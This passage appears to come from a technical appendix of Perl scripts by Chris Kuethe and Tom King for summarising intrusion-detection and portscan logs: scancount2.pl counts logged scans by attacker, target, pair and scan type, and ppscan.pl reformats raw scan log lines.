      ($d_h,$d_p)=split(/:/,$dst);
      $pkey = "${s_h}-${d_h}XXX$desc";
      $skey = "${s_h}XXX$desc";
      $dkey = "${d_h}XXX$desc";

      $atype{$desc} += 1 ;
      $pair{$pkey} += 1 ;
      $asrc{$skey} += 1 ;
      $adst{$dkey} += 1 ;

      $at2{$desc} += 1 ;
      $pr2{"${s_h}-${d_h}"} += 1 ;
      $as2{"${s_h}"} += 1 ;
      $ad2{"${d_h}"} += 1 ;

}

if ((($q)&&($t))||($v)){
      #foreach $key (sort keys (%atype)){
      foreach $key(sort {$atype{$b} <=> $atype{$a}} keys (%atype)){
            if ($atype{$key}>=$l)
            {
            print "$atype{$key}\t$key\n";
            }
      }
}

if ((($q)&&($d))||($v)){
      $state = "0xc0ffee";
      foreach $key (sort {$adst{$b}<=>$adst{$a}}keys(%adst)){
            if ($adst{$key} >= $l)
            {
            ($connection,$crime) = split(/XXX/, $key);
            unless ($connection =~ /$state/){
                  print "\n$connection\n";
                  print ( ("=" x 31 ) . "\n");
                  $state="$connection";
            }
            print "$adst{$key}\t$crime\n";
            }
      }
}

if ((($q)&&($s))||($v)){
      $state = "0xc0ffee";
      foreach $key (sort {$asrc{$b} <=> $asrc{$a}} keys(%asrc)){
            if ($asrc{$key} >= $l)
            {
            ($connection,$crime) = split(/XXX/, $key);
            unless ($connection =~ /$state/){
                  print "\n$connection\n";
```

```
                  print ( ("=" x 31 ) . "\n");
                  $state="$connection";
            }
            print "$asrc{$key}\t$crime\n";
            }
      }
}

if ((($q)&&($p))||($v)){
      $state = "0xc0ffee";
      foreach $key (sort {$pair{$b}<=>$pair{$a}} keys(%pair)){
            if ($pair{$key}>=$l)
            {
            ($connection,$crime) = split(/XXX/, $key);
            unless ($connection =~ /$state/){
                  print "\n$connection\n";
                  print ( ("=" x 31 ) . "\n");
                  $state="$connection";
            }
            print "$pair{$key}\t$crime\n";
            }
      }
}

if (($t)&&($q)){
      foreach $key (sort {$at2{$b} <=> $at2{$a}} keys(%at2)){
            if ($at2{$key}>=$l)
            {
            print "$at2{$key}\t$key\n";
            }
      }
}

if (($d)&&($q)){
      foreach $key (sort {$ad2{$b}<=>$ad2{$a}} keys(%ad2)){
            if ($ad2{$key}>=$l)
            {
            print "$ad2{$key}\t$key\n";
            }
      }
}


if (($s)&&($q)){
      foreach $key (sort {$as2{$b} <=> $as2{$a}} keys(%as2)){
            if ($as2{$key}>=$l)
            {
            print "$as2{$key}\t$key\n";
            }
      }
}
if (($p)&&($q)){
      foreach $key (sort {$pr2{$b}<=>$pr2{$a}} keys(%pr2)){
            if ($pr2{$key}>=$l)
            {
            print "$pr2{$key}\t$key\n";
            }
      }
}
```

Scancount2.pl – updated version of scancount.pl

```
#!/usr/bin/perl -s
#
# Original code by Chris Kuethe
# Updated by Tom King:
#     sorting is now by descending frequency
#     -n option (don't sort) added - saves memory, improves
#     performance
#     other memory saving techniques - don't copy data into hashes if
#     not required according
#     to command-line flags
#
$|=1;

unless (defined($d) ||defined($s) ||defined($p) ||defined($t)
||defined($v)){
      print "you need to specify at least one action flag\n";
      print "\t-d \tprint the target hosts\n";
      print "\t-s \tprint the attacking hosts\n";
      print "\t-p \tprint the attacker/target pair\n";
      print "\t-t \tprint the attack type\n";
      print "\t-f \twatch for fingerprinting attempts\n";
      print "\t-v \tbe verbose and print everything\n";
      print "\t-l=n\tconnection threshold before printing\n";
      print "\t-n \tdon't sort results\n";
      exit 1;
      }

$l = 0 unless defined($l);

$linesread=0;
while (<>){
      chomp;
      ($date, $time, $src, $dst, $scantype, @scanopts) = split;

      $pkey = "$src-$dst";

      unless (($scantype =~ /SYN/)||($scantype =~ /UDP/)||($scantype
=~ /FIN/)){
            if ($s||$v) {++$fsrc{$src};}
            if ($d||$v) {++$fdst{$dst};}
            if ($p||$v) {++$fpr{$pkey};}
            if ($t||$v) {++$ftyp{$scantype};}
            }
      if ($s||$v) {++$asrc{$src};}
      if ($d||$v) {++$adst{$dst};}
      if ($t||$v) {++$type{$scantype};}
      if ($p||$v) {++$pair{$pkey};}
      #$linesread++;
        #if ($linesread % 100000==0)
      #{print"$linesread\n";}
}

if ($n)
{
if (($t)||($v)){
```

```
        print "\n\nUnique Scan Types\n=================\n\n" if ($v)
;
        foreach $key (keys(%type)){
                if(($f)&&($ftyp{$key}>0)){ $fp="\t(fp)"; }else{
$fp=""; }
                print "$type{$key} \t$key $fp\n" unless ($type{$key}
< $l);
        }
}

if (($d)||($v)){
        print "\n\nUnique Targets\n==============\n\n" if ($v) ;
        foreach $key (keys(%adst)){
                if(($f)&&($fdst{$key})){$fp="\t(fp)";}else{$fp="";}
                print "$adst{$key} \t$key $fp\n" unless ($adst{$key}
< $l);
        }
}

if (($s)||($v)){
        print "\n\nUnique Attackers\n================\n\n" if ($v) ;
        foreach $key (keys(%asrc)){
                if(($f)&&($fsrc{$key})){$fp="\t(fp)";}else{$fp="";}
                print "$asrc{$key} \t$key $fp\n" unless ($asrc{$key}
< $l);
        }
}

if (($p)||($v)){
        print "\n\nUnique
Attacks/Targets\n====================\n\n" if ($v) ;        foreach
$key (keys(%pair)){
                if(($f)&&($fpr{$key})){$fp="\t(fp)";}else{$fp="";}
                print "$pair{$key} \t$key $fp\n" unless ($pair{$key}
< $l);
        }
}
}

else
{
if (($t)||($v)){
      print "\n\nUnique Scan Types\n=================\n\n" if ($v) ;
      foreach $key (sort {$type{$b}<=>$type{$a}} keys(%type)){
            if(($f)&&($ftyp{$key}>0)){ $fp="\t(fp)"; }else{ $fp=""; }
            print "$type{$key} \t$key $fp\n" unless ($type{$key} <
$l);
      }
}

if (($d)||($v)){
      print "\n\nUnique Targets\n==============\n\n" if ($v) ;
      foreach $key (sort {$adst{$b}<=>$adst{$a}} keys(%adst)){
            if(($f)&&($fdst{$key})){$fp="\t(fp)";}else{$fp="";}
            print "$adst{$key} \t$key $fp\n" unless ($adst{$key} <
$l);
      }
}

if (($s)||($v)){
      print "\n\nUnique Attackers\n================\n\n" if ($v) ;
```

```
      foreach $key (sort {$asrc{$b}<=>$asrc{$a}} keys(%asrc)){
            if(($f)&&($fsrc{$key})){$fp="\t(fp)";}else{$fp="";}
            print "$asrc{$key} \t$key $fp\n" unless ($asrc{$key} <
$l);
      }
}

if (($p)||($v)){
      print "\n\nUnique Attacks/Targets\n====================\n\n"
if ($v) ;
      foreach $key (sort {$pair{$b}<=>$pair{$a}} keys(%pair)){
            if(($f)&&($fpr{$key})){$fp="\t(fp)";}else{$fp="";}
            print "$pair{$key} \t$key $fp\n" unless ($pair{$key} <
$l);
      }
}
}
```

Ppscan.pl – script to mangle scan files into a format accepted by the scancount script

```
#!/usr/bin/perl -s

# Original code by Chris Kuethe
# Updated by Tom King:
#     ppscan just mangles scan files into a format which can be
#analyzed by the scancount script.
#

%convert=("Jan", "01", "Feb", "02", "Mar", "03", "Apr", "04",
          "May", "05", "Jun", "06", "Jul", "07", "Aug", "08",
          "Sep", "09", "Oct", "10", "Nov", "11", "Dec", "12");

while (<>){
      chomp;
      #check to make sure this is a real log entry
      unless (/^... .. ..:..:../) { next; }

      #snarf in and split, and prepare a log line
      ($mon, $day, $time, $src, $arrow, $dst, @scantype) = split;
      $mon=$convert{$mon};
      ($s_h,$s_p)=split(/:/,$src);
      ($d_h,$d_p)=split(/:/,$dst);
      $newline=join(" ", ("$mon.$day",$time,$s_h,$d_h,@scantype));

      #append the new line onto the new logfile
 #    push(@newlog,$newline);
print "$newline\n";
}
```